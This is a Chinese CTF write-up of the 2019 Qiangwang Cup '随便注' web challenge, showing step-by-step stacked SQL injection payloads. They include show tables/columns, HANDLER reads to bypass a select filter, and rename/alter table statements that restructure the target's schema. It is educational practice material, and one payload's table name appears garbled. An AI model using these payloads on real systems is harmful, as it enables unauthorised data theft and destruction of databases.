
CTF-Web-Sql注入-强网杯 2019]随便注

原创

Toert_T 已于 2022-02-21 16:25:00 修改 943 收藏 2
分类专栏： CTF竞赛 文章标签： sql web安全 信息安全 网络安全 渗透测试
于 2022-02-21 16:05:03 首次发布



CTF-Web-Sql注入-强网杯 2019]随便注

> 题目链接：BUUCTF
> 类型：sql注入
> 知识点：堆叠注入、mysql句柄操作（handler）

解题过程

方法1

测试注入点发现GET型字符注入,

- `?inject=1' or '1'='1`

order by爆破字段2

- `?inject=1' order by 3%23`

配合union select发现过滤规则

- `?inject=1' union select 1,2%23`

没有过滤分号,测试堆叠注入成功,查询当前数据库的表有`1919810931114514`、`words`两张表

- `?inject=1';show tables%23`

接下来查询每张表中有哪些列明,继续使用堆叠注入配合show,发现191开头的表中存在flag关键字,这边需要注意一下的是因为这张表的名字为纯数字,在使用时需要通过"`"号括起来

- ?inject=-1';show columns from `1919810931114514` %23

因为目标过滤了select语句所以直接查询是不太可能了,这时就得用到其他可以读取表数据的方法,在网上找了找发现mysql数据库中可以使用handler语句读取表中的数据,阅读官方文档后发现这玩意就相当于一个数据指针,先创建要一个准备读取的对象然后操作这个数据指针去读取表中的数据,help查看用法如下

- `help handler;`

```
mysql> help handler
Name: 'HANDLER'
Description:
Syntax:
HANDLER tbl_name OPEN [ [AS] alias]

HANDLER tbl_name READ index_name { = | <= | >= | < | > } (value1,value2,...)
    [ WHERE where_condition ] [LIMIT ... ]
HANDLER tbl_name READ index_name { FIRST | NEXT | PREV | LAST }
    [ WHERE where_condition ] [LIMIT ... ]
HANDLER tbl_name READ { FIRST | NEXT }
    [ WHERE where_condition ] [LIMIT ... ]

HANDLER tbl_name CLOSE

The HANDLER statement provides direct access to table storage engine
interfaces. It is available for InnoDB and MyISAM tables.

URL: https://dev.mysql.com/doc/refman/5.7/en/handler.html
```

1. handler 要读取的表名 open as 别名;（打开一个句柄实例,也可以不取别名,用一个as是为了下面更加方便操作）
2. handler 别名 read next;（将句柄移动到表中的第一行数据并且读取，也可以用first或者last读取第一行和最后一行）
3. handler 别名 close;（将这个句柄实例关闭）

了解handler的用法再配合堆叠注入拿到flag

- `?inject=1';handler` 1919810931111451 4 `open as toert;handler toert read next%23`

对于这道题目网上搜了一下还有一种做法,就是将1919810931114514表改成words表,然后使用alter table将1919810931114514表中的falg列名修改为words中的id列名,然后通过原本的查询将flag查询出来,具体payload如下

- `?id=1';rename table words to word;rename table 1919810931114514 to words;alter table words change flag id varchar(100);show tables;`

- `?id=1' or '1'='1`

方法2

第二种通过修改表名字段的方式最好再用`alter table add`将1919810931114514表新增一个名为data列,这样就完美模拟了原来的words表结构,没有增加data列是因为目标原本的select语句应该是select * from words where id='',因为加了"*"所以什么都能查出来,如果语句为select id,data from words,那用原本的方法就没办法查出flag值了,因为找不到data列select语句会报错,payload如下

```
?inject=1';rename table words to word;rename table `1919810931114514` to words;alter table words change flag id varchar(100)%23
```

再通过内联查询得到flag

- `1' or '1'='1`

针对这个情况可以做一个简单的实验

使用select查询固定列名信息

- `select id,name from student`

```
mysql> select id,name from student;
+------+------+
| id   | name |
+------+------+
| 1    | giao |
| 2    | tjh  |
+------+------+
2 rows in set (0.00 sec)
```

当student表中没有name字段后再通过刚刚的语句就会报错

- `alter table drop name;`
- `select id,name from student;`

```
mysql> alter table student drop name;
Query OK, 0 rows affected (0.78 sec)
Records: 0  Duplicates: 0  Warnings: 0

mysql> select id,name from student;
ERROR 1054 (42S22): Unknown column 'name' in 'field list'
mysql>
```